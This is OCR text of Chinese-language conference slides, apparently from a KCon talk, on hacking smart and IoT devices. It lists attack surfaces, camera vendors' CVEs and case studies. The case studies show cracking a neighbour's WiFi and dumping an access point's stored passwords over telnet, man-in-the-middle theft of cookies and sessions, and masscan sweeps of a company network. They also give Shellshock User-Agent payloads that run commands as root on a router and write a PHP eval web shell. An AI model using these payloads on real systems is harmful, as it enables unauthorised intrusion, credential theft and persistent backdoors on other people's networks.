


- 了解功能，使用范围，使用方法，以及能做什么
- 拆机看PCB，从各种组件上了解其架构，寻找调试接口（UART/TTL/JTAG）
- 加电，进行常规性检测（扫端口，看服务等）
- 截取信号进行分析，看它发送了什么，这些信号都是做什么的
- 弄到固件，拆包分析，对其中的关键程序进行逆向
- 重点关注Ping/Telnet等功能，尝试命令执行，进入白盒阶段
- 自制添加了后门的固件，尝试刷入，进入白盒阶段
- 其他脑洞大开的想法、做法

- 以高权限登入设备，对自己的一些想法进行验证。
- 对外通信内容进行分析，构造Payload，跑一下
- 连接调试接口，看终端打印信息
- 利用QEMU进行动态调试，下断试错等
- 从终端到云端（如果有的话）
- 站在上帝视角，寻找更多问题，物联网不只是pwn it就完了
- 一个小玩意引发的血案（基于物联网设备的内网漫游）


接口安全
额外的访问URL
认证接口
等等
服务安全
不必要的端口
特殊功能端口
测试端口
固件安全
明文固件
混淆不彻底
内存Dump
通信安全
WIFI
蓝牙
移动通信
红外
入手点
协议安全
协议缺陷
协议逻辑
额外字段


智能设备中的问题
传统安全
注入
XSS
命令执行
代码安全
硬件安全
NFC
BadUSB
SDR
协议安全
心脏出血
Airplay
工控安全
震网
APT
远程管理
弱口令
信息泄露
接口鉴权
物理安全
电器空转
供电电压过高
硬件接口访问


生活中的智能设备
商用领域
家用领域
其他领域
工业领域
智慧监控
视频监控
视频存储
传感器
智慧大厦
灯光控制
电子大屏
电子门禁
智慧网络
智能路由
家庭存储
智能摄像头
智慧家电
智能插座
智能电视
智能灯泡
智能洗衣机
智能识别
电子门禁
电子防盗
医疗
医疗机械
机能辅助
康复检测
金融
数据节点
ATM
VTM
汽车
车载设备
OBD/CAN
接入
无线
智能工厂
自动检测
自动校验
智慧生产
电子传感
工程机械
工控节点

Hacking无处不在

Why? ---为何到处能Hacking

Where? ---Hacking的入口点在哪

What? ---哪些能Hacking

How? ---怎么去Hacking


What

哪些能**Hacking**

[**Rabit2013@KCon**]

生活中都有哪些设备


汽车智能
Smart car


智能数码系列
微型投影仪
智能云电视盒子
云电子相框
随身随e
智慧生活云平台
APP
移动终端
健康医疗系列
可穿戴体感设备
远程医疗
智能车系列
智能人车交互器
尚品生活系列
多媒体终端
01 学习教育
02 影音娱乐
03 金融理财
04 社区服务
05 O2O生活服务
智慧家庭系列
智能中控系统
家电控制系统
节能控制系统
家庭环境系统
视频监控系统
安全防护系统
情景模式系统
窗帘
照明
音乐

设备的安全隐患

hikvision

- [CVE-2013-4975] 越权获得管理员密码
- [CVE-2013-4976] 认证绕过 [JS控制登录]
- [CVE-2013-4977] RTSP Range溢出
- [CVE-2014-4878] RTSP Body溢出
- [CVE-2014-4879] RTSP 请求头溢出
- [CVE-2014-4880] RTSP 基础认证溢出
- admin、root账号默认弱口令
- 被蠕虫攻击
- 比特币挖矿

曾经出现过比较大的安全设备的漏洞
例如越权、远程命令执行、弱口令等等

dahua

- CVE－2013-3612 默认用户名密码
- CVE-2013-3613 未限制UPnP请求
- CVE-2013-3614 最大密码长度6位
- CVE-2013-5754密码可猜测－日期Hash
- CVE-2013-6117 认证绕过，没有任何限制

Hacking无处不在

Why? ---为何到处能Hacking

Where? ---Hacking的入口点在哪

What? ---哪些能Hacking

How? ---怎么去Hacking

[Rabit2013@KCon]

How

怎么去**Hacking**

[**Rabit2013@KCon**]

How

怎么去**Hacking**

案例1、一个WiFi引发的思考


案例2、公司网络真的安全吗？


案例3、物理隔离真的安全吗？

案例4、生活中还有哪些Hacking？

案例1、一个WiFi引发的思考

WIFI破解







```
en0: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        ether ac:bc:32:bf:83:6d
        inet6 fe80::aebc:32ff:febf:836d%en0 prefixlen 64 scopeid 0x4
        inet 192.168.0.6 netmask 0xffffff00 broadcast 192.168.0.255
        nd6 options=1<PERFORMNUD>
        media: autoselect
        status: active
```

案例1、一个WiFi引发的思考
WIFI破解

```
➜  ~  sudo masscan -p80,8080 192.168.0.6/24 --rate=10000
Password:

Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2016-08-22 04:15:09 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 256 hosts [2 ports/host]
Discovered open port 80/tcp on 192.168.0.1
```



案例1、一个WiFi引发的思考


WIFI破解


```
➜ ~ telnet 192.168.0.1
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.

User Access Verification

Username: admin

Password:

AP#
```

```
AP#login show

Username Password        Priority
Admin    198908          2
Admin    50B9airocon     1
admin    198908          2
AP#
```

案例1、一个WiFi引发的思考

中间人



中间人劫持获取隔壁WiFi主人信息，获取Cookie/Session/Token/账号，登陆，能玩的还有很多.....

How


怎么去**Hacking**

案例1、一个WiFi引发的思考


案例2、公司网络真的安全吗？


案例3、物理隔离真的安全吗？

案例4、生活中还有哪些Hacking？



案例2、公司网络真的安全吗？
WIFI万能钥匙





案例2、公司网络真的安全吗？
网络信息收集

```
en0: flags=8963<UP,BROADCAST,SMART,RUNNING,PROMISC,SIMPLEX,MULTICAST> mtu 1500
        ether ac:bc:32:bf:83:6d
        inet6 fe80::aebc:32ff:febf:836d%en0 prefixlen 64 scopeid 0x4
        inet 192.168.30.185 netmask 0xffffff00 broadcast 192.168.30.255
        nd6 options=1<PERFORMNUD>
        media: autoselect
        status: active
en1: flags=963<UP,BROADCAST,SMART,RUNNING,PROMISC,SIMPLEX> mtu 1500
```

```
➜  ~  traceroute www.baidu.com
traceroute: Warning: www.baidu.com has multiple addresses; using 180.97.33.107
traceroute to www.a.shifen.com (180.97.33.107), 64 hops max, 52 byte packets
 1  192.168.20.254 (192.168.20.254)  0.730 ms  0.631 ms  0.517 ms
 2  117.22.144.1 (117.22.144.1)  9.264 ms  36.486 ms  2.926 ms
 3  10.224.22.5 (10.224.22.5)  2.810 ms
    10.224.22.21 (10.224.22.21)  2.550 ms  2.962 ms
 4  117.36.240.77 (117.36.240.77)  2.989 ms
```

通过扫描/Ping/Traceroute等
判断网络结构和网络信息

```
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 65536 hosts [7 ports/host]
Discovered open port 22/tcp on 192.168.120.15
Discovered open port 80/tcp on 192.168.140.106
Discovered open port 22/tcp on 192.168.100.15
➜  ~  sudo masscan -p80,8080,21,22,23,3306,1433 192.168.0.6/16 --r

Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2016-08-22 06:46
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 65536 hosts [7 ports/host]
Discovered open port 23/tcp on 192.168.10.11
Discovered open port 80/tcp on 192.168.150.254
➜  ~  sudo masscan -p80,8080,21,22,23,3306,1433 192.168.0.6/16 --r

Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2016-08-22 06:47
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 65536 hosts [7 ports/host]
➜  ~  sudo masscan -p80,8080,21,22,23,3306,1433 192.168.0.6/16 --r

Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2016-08-22 06:49
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 65536 hosts [7 ports/host]
Discovered open port 80/tcp on 192.168.10.12
➜  ~
```

案例2、公司网络真的安全吗？

服务端口探测

192.168.10.0/24
192.168.20.0/24
192.168.30.0/24
192.168.100.0/24
192.168.120.0/24
192.168.140.0/24
192.168.150.0/24
检测各个网段主机端口

```
➜ ~ sudo masscan -p80,8080,21,22,23,3306,1433 192.168.10.6/24 --rate=10000
Password:

Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2016-08-22 07:06:00 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 256 hosts [7 ports/host]
Discovered open port 80/tcp on 192.168.10.203
Discovered open port 22/tcp on 192.168.10.203
Discovered open port 80/tcp on 192.168.10.11
```

```
➜ ~ sudo masscan -p80,8080,21,22,23,3306,1433 192.168.20.6/24 --rate=10000

Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2016-08-22 07:09:02 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 256 hosts [7 ports/host]
Discovered open port 80/tcp on 192.168.20.254
```

```
➜ ~ sudo masscan -sS -Pn -p80,8080,21,22,23,3306,1433 192.168.140.0/24 --rate=
10000

Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2016-08-22 07:13:05 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 256 hosts [7 ports/host]
Discovered open port 21/tcp on 192.168.140.111
Discovered open port 80/tcp on 192.168.140.254
Discovered open port 80/tcp on 192.168.140.111
Discovered open port 3306/tcp on 192.168.140.107
Discovered open port 80/tcp on 192.168.140.102
```

```
➜ ~ sudo masscan -p80,8080,21,22,23,3306,1433 192.168.100.0/24 --

Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2016-08-22 07:11
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 256 hosts [7 ports/host]
Discovered open port 80/tcp on 192.168.100.11
Discovered open port 80/tcp on 192.168.100.10
```

案例2、公司网络真的安全吗？
路由漏洞利用


```
GET / HTTP/1.1
Host: 192.168.20.254:682
Proxy-Connection: keep-alive
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,ir
Upgrade-Insecure-Requests: 1
User-Agent:   () { :;};echo ; echo; echo $(ls -al /);
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh,zh-TW;q=0.8,en;q=0.6,ja;q=0.4,es;q=0.2,fr;q=
Cookie: PHPSESSID=75c9c71786177d1ee1611db0888b5705
```

? < + > Type a search term

Response

Raw Hex

```
HTTP/1.0 200 OK


drwxr-xr-x   18 root     root          1024 Aug 22 12:49 .
drwxr-xr-x   18 root     root          1024 Aug 22 12:49 ..
drwxrwxr-x    2 root     root          1024 Sep 24  2015 bin
drwxr-xr-x    9 root     root          2420 Aug 16 06:47 dev
drwxrwxr-x   26 root     root          1024 Aug 16 06:47 etc
drwxr-xr-x    2 root     root          1024 Aug 16 14:47 initrd
drwxrwxr-x    9 root     root          1024 Aug 16 14:47 lib
drwx------    2 root     root       5242880 Sep 24  2015 lost+found
drwxr-xr-x    2 root     root          1024 Sep 24  2015 mnt
drwxr-xr-x    2 root     root          1024 Sep 24  2015 overlay
dr-xr-xr-x  124 root     root             0 Aug 16 14:46 proc
drwxrwxr-x    2 root     root          1024 Sep 24  2015 rom
drwxr-xr-x    2 root     root          1024 Sep 24  2015 root
-rw-r--r--    1 root     root             0 Aug 22 11:50
router_add_lost.php?gwid=9c4fc709bbd36e462f60f3627feb8753&cardid=08:9b:4b:00:1a:bc%0A08:9b:4b:00:1a
-rw-r--r--    1 root     root             0 Aug 22 12:49
router_add_lost.php?gwid=9c4fc709bbd36e462f60f3627feb8753&cardid=4287682d1888a6b5ee5dc585cf354bea
```


```
Nessus was able to exploit the issue using the following request :

GET / HTTP/1.1
Host: 192.168.20.254:685
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Connection: Close
User-Agent: () { ignored; }; echo Content-Type: text/plain ; echo ; echo ; /usr/bin/id;
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*



This produced the following truncated output (limited to 2 lines) :
------------------------------ snip ------------------------------
uid=0(root) gid=0(root) groups=0(root)

------------------------------ snip ------------------------------
```


Port	Hosts
685 / tcp / www	192.168.20.254

案例2、公司网络真的安全吗？
上传Shell

```
Upgrade-Insecure-Requests: 1
User-Agent:    () { :;};echo ; echo; echo $(echo "#!/usr/bin/php-cgi">shell.php);
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh,zh-TW;q=0.8,en;q=0.6,ja;q=0.4,es;q=0.2,fr;q=0.2
```


```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent:    () { :;};echo ; echo; echo $(echo "<?php eval(\$_POST['pass']); ?>">>shell.php);
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh,zh-TW;q=0.8,en;q=0.6,ja;q=0.4,es;q=0.2,fr;q=0.2
```




